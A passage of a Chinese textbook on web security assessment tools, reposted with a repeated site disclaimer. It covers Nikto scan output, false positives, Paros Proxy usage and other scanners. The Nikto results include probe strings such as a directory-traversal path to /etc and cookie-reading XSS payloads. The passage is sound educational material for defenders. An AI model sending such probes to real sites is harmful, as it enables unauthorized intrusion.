+ /index.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 - PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184. (GET)
+ /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc - EW FileManager for PostNuke allows arbitrary file retrieval. OSVDB-8193. (GET)
+ /index.php?module=My_eGallery - My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. (GET)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
+ /index.php?top_message=&lt;script&gt;alert(document.cookie)&lt;/script&gt; - Led-Forums allows any user to change the welcome message, and it is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GET)
+ /manual/ - Web server manual? tsk tsk. (GET)
+ /administrator/ - This might be interesting... (GET)
+ /downloads/ - This might be interesting... (GET)
+ /includes/ - This might be interesting... (GET)
+ /index.php?base=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?IDAdmin=test - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?pymembs=admin - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?SqlQuery=test%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ /index.php?tampon=test%20 - This might be interesting... has been seen in weblogs from an unknown scanner. (GET)

+ Over 20 "OK" messages, this may be a by-product of the
+         server answering all requests with a "200 OK" message. You should
+         manually verify your results.
+ /index.php?topic=&amp;lt;script&amp;gt;alert(document.cookie)&amp;lt;/script&amp;gt;%20 - This might be interesting... has been seen in web logs from an unknown scanner. (GET)
+ Over 20 "OK" messages, this may be a by-product of the
+         server answering all requests with a "200 OK" message. You should
+         manually verify your results.
+ 2563 items checked - 23 item(s) found on remote host(s)
+ End Time:          Tue Jan   9 23:28:52 2007 (396 seconds)
---------------------------------------------------------------------
+ 1 host(s) tested
```

在以上结果中，可以看出 Nikto 通过尝试检查 2 563 条规则，在 6min 多时间内发现了该 Web 服务器存在的 23 个漏洞。这些漏洞包括第 8 章中介绍过的认证不充分、信息泄露、目录索引、跨站脚本、Web 服务器指纹识别等。

值得注意的是，任何 Web 安全评估工具都不可能做到零误报率和零漏报率，Nikto 也不例外。这对评估者提出了更高的要求，需要评估者对扫描结果去伪存真，保留真正有意义的漏洞。从扫描出来的结果中，可以看到有些条目可能是误报，比如：

```
+ /?pattern=/etc/*&sort=name - The TCLHttpd 3.4.2 server allows directory listings via dirlist.tcl. (GET)
```

这条结果和其他的扫描结果有矛盾，应该人为地把它从漏洞列表中去除。

另外，结果中还有很多条目对应的漏洞描述是一样的，如“PHP reveals potentially sensitive information via certain HTTP requests which contain specific QUERY strings. OSVDB-12184.”这是进行自动扫描经常发生的情况，原因是不同的扫描请求可能都是为了寻找同一个安全漏洞。如果对应同一个安全漏洞的条目越多，一般就意味着该 Web 服务器存在该安全漏洞的可能性越大，即误报率就越小。

最后，由于目标站点规模较小、扫描主机网速也比较快，本次扫描仅耗时 6min 多。一般这种动态的站点扫描速度都比较慢。视目标站点的规模、服务器类型、网速等因素的不同，扫描耗时大多在 1～30min 之间，特殊情况下可能会耗时更长。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.2 Paros Proxy 介绍

Paros Proxy，简称 Paros，是一款开源（GPL）的 Web 站点评估工具，使用 Java 编写。Paros 几乎具有一个全面 Web 评估工具的所有功能。

（1）记录并显示请求和响应信息；

（2）拦截并修改请求和响应信息；

（3）抓取页面；

（4）扫描 Web 应用程序，发现并显示安全漏洞；

（5）实用的网络小工具集，如 Hash 计算器、Unicode 编/解码器和 HTTP Request 编辑器等；

（6）详细美观的报表功能。

掌握 Paros 的使用方法，对评估者顺利地实施 Web 评估有很大的帮助。

9.2.1 安装 Paros Proxy

因为 Paros Proxy 由 Java 编写，所以系统中需要首先安装 JRE 1.4 或更高版本。如果还没有安装 JRE，可以到 http://java.sun.com/j2se 下载并安装。

从 http://www.parosproxy.org/download.shtml 上下载最新 Windows 版的 Paros，文件名为 paros-3.2.13-win.exe。执行安装文件并按照提示安装完毕即可。

9.2.2 运行 Paros Proxy

Paros 是 GUI 界面的应用程序，可以通过开始菜单直接运行，运行之后的界面如图 9-2 所示。




图 9-2 Paros Proxy 的主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

除了菜单栏之外，Paros 的界面分为 3 部分：左边的部分显示本次会话访问到的域名，右边的部分显示选定的请求和响应的内容，下边的部分显示请求历史、抓取的网页、扫描到的安全漏洞和系统输出等信息。

下面，重点介绍 Paros 各主要功能的使用方法。

9.2.3 记录并显示请求和响应信息

这是Paros最基本的功能，Paros能够记录浏览器与Web服务器间发送的所有请求和响应，并以适当的形式显示出来。

首先启动 Paros，然后将浏览器的代理设置为 127.0.0.1:8080。这时，通过浏览器访问的任何 URL 都会被 Paros 记录下来。例如，通过浏览器访问 www.sohu.com，Paros 记录的结果如图 9-3 所示。




图 9-3 Paros Proxy 记录并显示请求信息的界面

从图 9-3 可以看出，在浏览器访问 www.sohu.com 的这次会话中，向许多 URL 域发送了请求，如 http://corp.sohu.com、http://d.sogou.com 和 http://images.sohu.com 等等。通过点击左边面板中不同 URL 下面的节点，查看该节点对应的请求和响应。在图 9-3 中显示了浏览器在获得 http://s.sohu.com/images/20061012/spic1.gif 时发送的请求，这是“Request”选项卡显示的内容。还可以切换到“Response”选项卡，查看得到的响应，如图 9-4 所示。

在图 9-4 中，可以看到这次请求获得的响应头，以及响应返回的数据（一张显示“搜狐体育播报”的图片）。

通过记录并分析浏览器与服务器间的请求和响应信息，可以评估 Web 服务器在接收到正常访问请求时的反应。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 9-4 Paros Proxy 记录并显示响应信息的界面

9.2.4 拦截并修改请求和响应信息

除了可以监听浏览器和 Web 服务器间的交互信息之外，Paros 还可以拦截浏览器和 Web 服务器之间传送的请求或响应，对该请求或响应进行任意修改后，再将该请求或响应继续发送给 Web 服务器或浏览器。

接着在上节的基础上进行操作。将右边面板的选项卡切换到“Trap”，并选中“Trap request”和“Trap response”复选框，从而设置 Paros 同时拦截请求和响应，如图 9-5 所示。




图 9-5 Paros Proxy 拦截请求和响应的设置界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

接下来通过浏览器访问目标 URL，这里访问 www.sohu.com。在浏览器地址栏中输入 www.sohu.com 并按回车键，此时浏览器的请求被 Paros 拦截，并处于等待状态。这时 Paros 显示拦截到的请求，如图 9-6 所示。




图 9-6　Paros Proxy 拦截请求信息的界面

此时，可以修改将要发送到 Web 服务器的请求内容，例如把 Cookie 的值稍加修改，然后单击“Continue”按钮，把该请求继续发送到 Web 服务器上。

稍等一会后，Paros 即会拦截到 Web 服务器返回的响应头和响应的数据，如图 9-7 所示。




图 9-7　Paros Proxy 拦截响应信息的界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

可以修改响应头和数据的信息，然后再次单击“Continue”按钮，此时浏览器即可显示被修改过的响应信息了。

通过使用拦截请求和响应的功能，可以评估 Web 服务器在受到恶意攻击和篡改时的表现。

9.2.5 抓取页面

在介绍 Nikto 时曾经提到过抓取页面的功能。所谓抓取页面（Crawl）就是通过下载某个页面，分析并下载页面中链接到的其他页面，以此类推，最终发现并抓取已知的所有页面。

通过设置，Paros 支持同时启动 5 个线程抓取多达 9 级深度的页面，同时还支持通配符配置不需要抓取的页面名称或域名。下面，以抓取 http://s.sohu.com 为例，说明如何通过 Paros 抓取页面。




图 9-8 Paros Proxy 抓取页面的界面

首先在左边面板中选择需要抓取的站点、域名或 URL，然后在菜单中单击“Analyse”→“Spider”菜单，弹出如图 9-8 所示的对话框。

单击“Start”按钮，开始抓取页面。实际的抓取的时间可能很短也可能很长，视目标 URL 页面包含的链接而定。当抓取结束后，可以在界面下边面板的 Spider 选项卡中查看发现的 URL 和超出抓取范围的 URL，如图 9-9 所示。




图 9-9 Paros Proxy 抓取页面的统计界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.2.6　扫描 Web 应用程序

该功能与 Nikto 的安全漏洞扫描功能类似，通过发送一系列准备好的请求 URL，得到服务器对该请求的响应，然后分析响应的内容，判断是否存在相关的安全漏洞。

Paros 安全漏洞扫描的框架结构与 Nikto 类似，都是基于插件的框架。不同的是 Paros 使用的是 Java 而 Nikto 使用的是 Perl，且 Paros 的插件更加的独立。下面以扫描 www.sohu.com 为例，说明如何通过 Paros 进行安全漏洞扫描。

首先配置扫描策略。在菜单中单击“Analyse”→“Scan policy”菜单，弹出如图 9-10 所示的配置插件的窗口。




图 9-10　Paros Proxy 扫描漏洞的配置界面

Paros 的扫描插件被分为信息收集、客户端浏览器、服务器安全、注入漏洞和其他等 5 类，每类下面又被细分为若干个小类。本次扫描中，选择使用了所有插件。

当配置好插件之后，就可以开始进行安全漏洞扫描了。在左边面板中选择扫描的域名，然后在菜单中单击“Analyse”→“scan”菜单，Paros 即开始进行扫描，并在弹出的窗口中显示扫描的状态，如图 9-11 所示。



图 9-11　Paros Proxy 扫描漏洞的界面

当扫描完成之后，可以通过报表的形式分类地显示出该 Web 应用程序的安全漏洞。在菜单中单击“Report”→“Last Scan Report”菜单即可查看生成的 HTML 格式的报告。报告的部分内容如图 9-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 9-12 Paros Proxy 扫描结果报表界面

报告包含对所有安全漏洞的统计信息、详细描述和请求的 URL 等。

与 Nikto 一样，Paros 在对 Web 应用程序进行扫描时，也不可避免地存在误报和漏报的情况。评估人员需要对报告中显示出来的内容进行分析和判断，定位真正的安全漏洞，给出 Web 应用程序真实的安全状况。

9.3 其他 Web 安全评估工具简介

9.3.1 WebScarab

WebScarab 是一个用来分析使用 HTTP 和 HTTPS 协议的应用程序框架。它的原理很简单：通过代理的形式记录检测到的会话内容（请求和应答），使用者可以通过多种形式来查看记录。WebScarab 的设计目的是让使用者可以掌握基于 HTTP（S）程序的运作过程，同时可以用来调试程序中较难处理的 bug，最重要的，它还可以帮助安全专家发现潜在的安全漏洞。

WebScarab 包括如下几个功能。

（1）分片：提取通过代理得到的页面中的脚本和 HTML 注释；

（2）代理：建立一个 HTTP/HTTPS 代理，通过代理检测并记录服务器与客户端的会话；

（3）手动截取：允许用户在 HTTP/HTTPS 的请求或响应到达服务器或客户端前对其进行修改；

（4）BeanShell：允许对请求或响应进行复杂的操作，任何 Java 可以表达的操作都可以执行；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（5）显示隐藏数据：允许将 HTML 中的隐藏表单数据显示出来并进行编辑；

（6）带宽模拟器：允许用户通过模拟一个低速的网络，来观察 Web 站点的性能；

（7）网络蜘蛛：抓取目标站点的页面；

（8）手动请求：允许用户完全的控制一个请求的内容；

（9）会话 ID 分析：通过收集并分析 cookie 或 URL 中包含的信息，确定生成会话 ID 的机制；

（10）脚本编程：操作者可以使用 BeanShell 编写脚本，实现新的功能；

（11）查询：查询并显示需要的会话内容；

（12）比较：比较不同会话内容的异同；

（13）SOAP：可以解析 WSDL，在发送到服务器前对其进行修改。

下载地址：http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project。

9.3.2 WebInspect

WebInspect 是由 SPI Dynamics 推出的商业 Web 安全评估软件。该软件的功能非常全面，不仅可以检测到常见的 Web 漏洞，还提供很多实用的小型网络工具。

WebInspect 支持如下 3 种评估方法：

（1）Web 评估：对单独的 Web 服务器或 Web 应用程序进行安全漏洞扫描；

（2）企业评估：提供整个企业网络的安全概况；

（3）Web 服务评估：对 Web 服务的安全状况进行评估。

另外，WebInspect 提供的工具如下。

（1）脚本编辑器；

（2）Web Form 编辑器；

（3）Web 暴力破解器；

（4）Web 服务器探测器；

（5）Unicode 编码/解码器；

（6）正则表达式测试器；

（7）SOAP 编辑器；

（8）HTTP 编辑器；

（9）SQL 注入工具；

（10）Cookie 分析器。

下载地址：http://www.spidynamics.com/products/webinspect/。

9.3.3 Spike Proxy

Spike Proxy 是一款开源的以发现网站漏洞为目的的 HTTP 代理，是 Spike Application Testing Suite 的一部分。功能包括自动 SQL 注入检测、抓取网站（Web Site Crawling）、登录列表暴力破解、缓冲区溢出检测和目录游走检测等。

由于使用 Python 编写，Spike Proxy 同时支持 Linux 和 Windows 操作系统。基本版的 Spike Proxy 没有 GUI，仅提供命令行界面。

下载地址：http://www.immunitysec.com/resources-freesoftware.shtml。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.3.4 SARA

SARA（Security Auditor's Research Assistant）是一款源于 SATAN 扫描器的第三代漏洞评估工具。具有以下特点。

（1）可在多种操作系统下运行，如 UNIX、Linux、MAC OS/X 和 Windows 等；

（2）集成 NVD（National Vulnerability Database）；

（3）可适应多种防火墙环境；

（4）支持远程自扫描；

（5）支持第三方插件；

（6）支持 CVE 标准；

（7）企业搜索模块；

（8）基于 SATAN 的模型；

（9）免费使用。

此外，SARA 重点强调软件的复用，提供面向其他社区软件的接口。例如，SARA 提供对 NMAP 的接口，用以进行高级的操作系统指纹识别；SARA 提供对 SAMBA 的接口，用以进行 SMB 的安全分析。

下载地址：http://www-arc.com/sara/。

9.3.5 QualysGuard

QualysGuard 是一款基于网页的漏洞扫描器。与其他的漏洞扫描工具不同，QualysGuard 不提供一套软件供用户安装使用，而是在网站上以服务形式发布。所以 QualysGuard 没有开发、维护和升级漏洞管理软件或 Ad hoc 安全应用程序的负担。客户端可以安全地通过一个简单易用的网页访问 QualysGuard。

使用 QualysGuard，用户可以进行如下操作。

（1）发现和管理网络中的设备和应用程序；

（2）检测和鉴别网络中的安全弱点；

（3）估量和控制安全风险；

（4）确保内部、外部的安全策略的一致性。

下载地址：http://www.qualys.com/。

9.3.6 Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner 是一款优秀的商业漏洞扫描器，使用 Acunetix Web Vulnerability Scanner，用户可以进行如下操作。

（1）确保 Web 站点是安全的；

（2）自动检查 SQL 注入和跨站脚本等漏洞；

（3）检查认证页面（HTTP 或 HTML Form）的密码强度；

（4）扫描 Javascript/AJAX 程序的安全漏洞；

（5）自动审计购物车、表单、动态内容等 Web 应用程序；

（6）生成专业的 Web 站点安全审计报告。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下载地址：http://www.acunetix.com。

9.3.7 Watchfire AppScan

Watchfire AppScan 是一款商业的网页漏洞扫描器。和一般的同类评估工具不同，AppScan 按照应用程序开发生命周期进行安全测试，早在开发阶段就进行单元测试和安全保证。

在网页扫描方面，AppScan 能够发现多种常见漏洞，例如跨站脚本、HTTP 应答分割、参数篡改、隐藏值篡改、后门/调试选项和缓冲区溢出等等。

下载地址：http://www.watchfire.com/products/appscan/default.aspx。

9.3.8 N-Stealth/NStalker

N-Stealth/NStalker 是一款全面的商业网页漏洞扫描器，声称可以发现包括跨站脚本、SQL 注入、缓冲区溢出和参数篡改等漏洞在内的 35 000 种网站漏洞和弱点。

